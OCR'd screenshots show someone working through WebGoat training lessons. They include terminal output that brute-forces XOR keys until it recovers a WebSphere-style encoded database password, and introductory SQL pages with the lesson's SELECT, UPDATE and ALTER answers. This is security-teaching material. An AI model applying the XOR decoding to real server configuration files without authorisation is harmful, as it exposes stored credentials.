
```
~ — docker run -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 -e TZ=Europe/Amsterdam webgoat/webgoat   ~ — -zsh
Key 88: cfsfeftbwfttphuc
Key 89: bgrgdgucvguuqitb
Key 90: adqdgdv`udvvrjwa
Key 91: `epefewatewwskv`
Key 92: gbwbabpfsbpptlqg
Key 93: fcvc`cqgrcqqumpf
Key 94: e`u`c`rdq`rrvnse
Key 95: databasepassword
Key 96: [^K^]^LZO^LLHPM[
Key 97: Z_J_\_M[N_MMIQLZ
Key 98: Y\I\_\NXM\NNJROY
Key 99: X]H]^]OYL]OOKSNX
Key 100: _ZQZYZH^KZHHLTI_
Key 101: ^[N[X[I_JIIMUH^
Key 102: ]XMX[XJ\IXJJNVK]
Key 103: \YLYZYK]HYKKOWJ\
Key 104: SVCVUVDRGVDD@XES
Key 105: RWBWTWESFWEEAYDR
Key 106: QTATWTFPETFFBZGQ
Key 107: PUGUVUGDDUGDCIFP
Key 108: WRGRQR@VCR@@D\AW
Key 109: VSFSPSAWBSAAE]@V
Key 110: UPEPSPBTAPBBF^CU
Key 111: TQDQRQCU@QCCG_BT
Key 112: KN[NMN\J_N\\X@]K
Key 113: JOZOLO]K^O]]YA\J
Key 114: ILYLOL^H]L^^ZB_I
Key 115: HMXMNM_I\M__[C^H
Key 116: OJ_JIJXN[JXX\DYO
Key 117: NK^KHKYOZKYY]EXN
Key 118: MH]HKHZLYHZZ^F[M
Key 119: LI\IJI[MXI[[_GZL
Key 120: CFSFEFTBWFTTPHUC
Key 121: BGRGDDUCVGUUQITB
Key 122: ADQDGDV@UDVVRJWA
Key 123: @EPEFEWATEWWSKV@
Key 124: GBWBABPFSBPPTLQG
Key 125: FCVC@CQGRCQQUMPF
Key 126: E@U@C@RDQ@RRVNSE
Key 127: DATABASEPASSWORD
Key 128: ??????????????????
Key 129: ??????????????????
Key 130: ??????????????????
Key 131: ??????????????????
Key 132: ??????????????????
Key 133: ??????????????????
Key 134: ??????????????????
Key 135: ??????????????????
Key 136: ??????????????????
Key 137: ??????????????????
Key 138: ??????????????????
Key 139: ??????????????????
Key 140: ??????????????????
Key 141: ??????????????????
Key 142: ??????????????????
Key 143: ??????????????????
Key 144: ??????????????????
Key 145: ??????????????????
Key 146: ??????????????????
Key 147: ??????????????????
Key 148: ??????????????????
Key 149: ??????????????????
Key 150: ??????????????????
```



127.0.0.1:8080/WebGoat/access-co
127.0.0.1:9090/WebWolf/jwt
WebSphere Application Server
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=ailisana#lesson/Cryptography.lesson/2
90%
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
Crypto Basics
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Hide hints
Reset lesson
Did you look for online decoders for WebSphere encoded password?
1 2 3 4 5 6 7 8 9
Other Encoding
Also other encodings are used.
URL encoding
URL encoding is used a lot when sending form data and request parameters to the server. Since spaces are not allowed in a URL, this is then replaced by %20. Similar replacements are made for other characters.
HTML encoding
HTML encoding ensures that text is displayed as-is in the browser and not interpreted by the browser as HTML.
UUEncode
The Unix-2-Unix encoding has been used to send email attachments.
XOR encoding
Sometimes encoding is used as a first and simple obfuscation technique for storing passwords. IBM WebSphere Application Server e.g. uses a specific implementation of XOR encoding to store passwords in configuration files. IBM recommends to protect access to these files and to replace the default XOR encoding by your own custom encryption. However when these recommendations are not followed, these defaults can become a vulnerability.
Assignment
Now let's see if you are able to find out the original password from this default XOR encoded string.
Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAtOw==
What would be the actual password databasepassword
post the answer
Congratulations.





- (A3) Injection



127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/SqlInjection.lesson/1
90%
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
SQL is a standardized (ANSI in 1986, ISO in 1987) programming language which is used for managing relational databases and performing various operations on the data in them.
A database is a collection of data. The data is organized into rows, columns and tables, and indexed to make finding relevant information more efficient.
Example SQL table containing employee data; the name of the table is 'employees':
Employees Table
userid first_name last_name department salary auth_tan
32147 Paulina Travers Accounting $46.000 P45JSI
89762 Tobi Barnett Development $77.000 TA9LL1
96134 Bob Franco Marketing $83.700 LO9S2V
34477 Abraham Holman Development $50.000 UU2ALK
37648 John Smith Marketing $64.350 3SL99A
A company saves the following employee information in their databases: a unique employee number ('userid'), last name, first name, department, salary and a transaction authentication number ('auth_tan'). Each of these pieces of information is stored in a separate column and each row represents one employee of the company.
SQL queries can be used to modify a database table and its index structures and add, update and delete rows of data.
There are three main categories of SQL commands:
Data Manipulation Language (DML)
Data Definition Language (DDL)
Data Control Language (DCL)
Each of these command types can be used by attackers to compromise the confidentiality, integrity, and/or availability of a system. Proceed with the lesson to learn more about the SQL command types and how they relate to protections goals.
If you are still struggling with SQL and need more information or practice, you can visit http://www.sqlcourse.com/ for free and interactive online training.
It is your turn!
Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.
SQL query
SELECT department FROM employees WHERE auth_tan='LO9S2V'
Submit
You have succeeded!
SELECT department FROM employees WHERE auth_tan='LO9S2V'
DEPARTMENT
Marketing



127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/SqlInjection.lesson/2
90%
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13
Data Manipulation Language (DML)
As implied by the name, data manipulation language deals with the manipulation of data. Many of the most common SQL statements, including SELECT, INSERT, UPDATE, and DELETE, may be categorized as DML statements. DML statements may be used for requesting records (SELECT), adding records (INSERT), deleting records (DELETE), and modifying existing records (UPDATE).
If an attacker succeeds in "injecting" DML statements into a SQL database, he can violate the confidentiality (using SELECT statements), integrity (using UPDATE statements), and availability (using DELETE or UPDATE statements) of a system.
DML commands are used for storing, retrieving, modifying, and deleting data.
SELECT - retrieve data from a database
INSERT - insert data into a database
UPDATE - updates existing data within a database
DELETE - delete records from a database
Example:
Retrieve data:
SELECT phone
FROM employees
WHERE userid = 96134;
This statement retrieves the phone number of the employee who has the userid 96134.
It is your turn!
Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.
SQL query
UPDATE employees SET department = 'Sales' WHERE auth_tan='TA9LL1'
Submit
Congratulations. You have successfully completed the assignment.
UPDATE employees SET department = 'Sales' WHERE auth_tan='TA9LL1'
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN
89762 Tobi Barnett Sales 77000 TA9LL1



127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/SqlInjection.lesson/3
90%
WEBGOAT
SQL Injection (intro)
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13
Data Definition Language (DDL)
Data definition language includes commands for defining data structures. DDL commands are commonly used to define a database's schema. The schema refers to the overall structure or organization of the database and. in SQL databases, includes objects such as tables, indexes, views, relationships, triggers, and more.
If an attacker successfully "injects" DDL type SQL commands into a database, he can violate the integrity (using ALTER and DROP statements) and availability (using DROP statements) of a system.
DDL commands are used for creating, modifying, and dropping the structure of database objects.
CREATE - create database objects such as tables and views
ALTER - alters the structure of the existing database
DROP - delete objects from the database
Example:
CREATE TABLE employees(
userid varchar(6) not null primary key,
first_name varchar(20),
last_name varchar(20),
department varchar(20),
salary varchar(10),
auth_tan varchar(6)
);
This statement creates the employees example table given on page 2.
Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :
SQL query
ALTER TABLE employees ADD phone varchar(20)
Submit
Congratulations. You have successfully completed the assignment.
ALTER TABLE employees ADD phone varchar(20)



127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/SqlInjection.lesson/4
90%
WEBGOAT
SQL Injection (intro)
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
